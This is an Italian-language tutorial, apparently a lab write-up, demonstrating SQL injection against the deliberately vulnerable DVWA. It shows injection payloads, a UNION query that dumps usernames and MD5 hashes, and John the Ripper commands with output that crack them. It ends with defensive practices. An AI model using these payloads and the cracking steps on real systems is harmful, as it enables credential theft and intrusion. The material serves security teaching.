

# GODS OF HACKING

## **Ethical Hackers – Architetti del cyberspazio**

Siamo un collettivo di ethical hackers nato con l'obiettivo di spingere i confini della cybersecurity moderna. Uniamo competenze avanzate in penetration testing, reverse engineering e sviluppo di exploit per trasformare ogni vulnerabilità in un punto di forza.

La nostra missione è ridefinire i paradigmi della sicurezza informatica attraverso ricerca pionieristica, simulazioni realistiche di attacco e attività di divulgazione tecnica. Operiamo con un approccio etico, tecnico e visionario, aiutando aziende e istituzioni a proteggersi oggi, per essere più forti domani.

*Non testiamo solo la sicurezza: la evolviamo.*

# CyberSecurity

## SQL INJECTION


- Cos'è?
- Fase 1: Configurazioni
- Fase 2: Accesso
- Fase 3: Password
- Fase 4: Psw in chiaro
- Best practices
- Considerazioni finali

**Le tecniche mostrate in questa guida sono a solo scopo didattico.**

**Qualsiasi utilizzo su sistemi reali senza autorizzazione è illegale e può comportare sanzioni penali.**

**Esegui test solo in ambienti controllati e autorizzati**

# Cos'è?



Un attacco SQL Injection (iniezione SQL) è una tecnica usata da un hacker per ingannare un'applicazione web e farle eseguire comandi non autorizzati direttamente sul database.

In pratica, l'attaccante scrive del codice malevolo (SQL) al posto dei normali dati di input, come nel campo username o password. Se il sito non controlla bene questi dati, il codice viene eseguito come se fosse legittimo.

# Fase 1

In questa prima fase vedremo come configurare un laboratorio virtuale per eseguire un SQL injection.

Andremo ad utilizzare la DVWA di Metasploitable come target e Kali Linux come attaccante utilizzando Pfsense come router/firewall per avere accesso ad internet.



le macchine avranno i seguenti ip :

- Kali: 192.168.13.100
- Metasploit 192.168.13.150

Per fare ciò abbiamo configurato Kali inserendo manualmente l'ip, la netmask 255.255.255.0 e il gateway (in questo caso l'ip di pfsense) dal Network Manager mentre su Metasploitable abbiamo inserito le stesse informazioni ma digitando sul terminale questo comando "sudo ifconfig eth0 192.168.13.150 netmask 255.255.255.0" e "sudo route add default gw 192.168.13.1 eth0"



# Fase 2: Accesso



Terminate le varie configurazioni del nostro laboratorio accederemo al server DVWA della nostra macchina target.


Apriremo il browser Firefox e, nella barra di ricerca URL in alto andremo a digitare l'indirizzo ip di Metasploitable.

A questo punto ci chiederà delle credenziali, inseriremo "admin" "password" e nella tenda di sinistra andremo su DVWA security ad impostarla su low e successivamente su SQL injection, nella barra che ci appare andremo ad inserire `1' OR '1'=1` (serve a manipolare una query SQL per bypassare controlli di login o filtrare dati in modo non autorizzato, è molto simile alla query che si crea quando andiamo ad inserire le nostre credenziali).

L'output indica che la query è stata manipolata e ha restituito l'utente admin (o il primo utente del database), anche senza conoscere il vero ID.

# Fase 3: password

In questa fase utilizzeremo una query union (sono un tipo di comando SQL che permette di combinare i risultati di due o più SELECT in un unico output. Sono spesso sfruttate negli attacchi SQL Injection per estrarre dati da tabelle non accessibili direttamente)' UNION SELECT user, password FROM users # per ottenere le password hashate (diciamo che una password è hashata quando intendiamo che è stata trasformata da un algoritmo in una stringa fissa e irriconoscibile, chiamata hash.



Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

### Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

# Fase 4: psw in Chiaro

```
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 /home/kali/Scrivania/hash.txt  
  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8 x3])  
Remaining 1 password hash  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
letmein (?)  
1g 0:00:00:00 DONE (2025-05-08 16:01) 50.00g/s 38400p/s 38400c/s 38400C/s jef  
frey..james1  
Use the "--show --format=Raw-MD5" options to display all of the cracked passw  
ords reliably  
Session completed.
```

```
GNU nano 8.3 hash.txt *  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7  
5f4dcc3b5aa765d61d8327deb882cf99  
|  
  
^G Guida    ^O Salva    ^F Cerca    ^K Tag  
^X Esci     ^R Inserisci ^\ Sostituisci ^U Inc
```

```
(kali@kali)-[~]  
$ john --show --format=raw-md5 /home/kali/Scrivania/hash.txt  
  
?:password  
?:abc123  
?:charley  
?:letmein  
  
4 password hashes cracked, 0 left
```

Subito dopo la fase 3 abbiamo bisogno di salvare le informazioni ottenute.

Apriamo il terminale di Kali e digitiamo il comando "sudo nano hash.txt" per aprire l'editor testuale, incolliamo le nostre psw hashate, salviamo (CTRL+O) e chiudiamo (CTRL+X).

Infine, sempre da terminale, avviamo JohnTheRipper (un programma open source usato per trovare la password originale a partire da un hash), utilizzando il comando in foto in cui useremo una lista precompilata di psw e username per tentare un attacco brute force analizzando il file.txt dal percorso in cui lo abbiamo salvato.

Una volta terminato l'attacco di John, nel caso l'esito fosse positivo potremmo vedere le password in chiaro digitando questo comando  
john --show --format=raw-md5 /home/kali/Scrivania/hash.txt



# Best practices

- 1) Usare query parametrizzate esempio: `$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ? AND password = ?");`  
`$stmt->execute([$user, $pass]);`
- 2) Sanitizzare e validare sempre l'input utente: controlla sempre che i dati rispettino il formato atteso, blocca caratteri speciali non necessari e usa funzioni di sanitizzazione come `htmlspecialchars()` o `mysqli_real_escape_string()` solo in aggiunta, mai da sole.
- 3) Usare account database con privilegi minimi
- 4) WAF (Web Application Firewall)
- 5) Aggiornamenti regolari
- 6) Autenticazione forte e crittografia dei dati



# Considerazioni finali

Quando esegui una SQL Injection, puoi non solo bypassare un login, ma anche rubare le informazioni contenute nel database. Questo processo viene chiamato "dumping" dei dati, cioè tirarli fuori e vederli, anche se non dovresti.

In questa esercitazione abbiamo visto quanto possa essere semplice sfruttare una vulnerabilità di tipo SQL Injection quando un'applicazione web non protegge adeguatamente l'input dell'utente.

Attraverso un semplice payload come '1' OR '1'='1, siamo riusciti a bypassare il login e accedere senza credenziali valide.

Abbiamo poi osservato come sia possibile dumpare dati sensibili dal database, come nomi utente e password, utilizzando query manipolate.

Questo dimostra quanto sia critica la validazione e sanificazione dell'input nei sistemi web.

Anche se DVWA è un ambiente pensato per lo studio e l'apprendimento, le stesse tecniche possono essere applicate a sistemi reali se non adeguatamente protetti. È importante sottolineare che:

- Le query SQL non devono mai includere direttamente dati forniti dall'utente.
- Bisogna sempre usare query parametrizzate o ORM sicuri.
- Un buon sistema di sicurezza web prevede anche controlli come WAF, logging, e aggiornamenti costanti.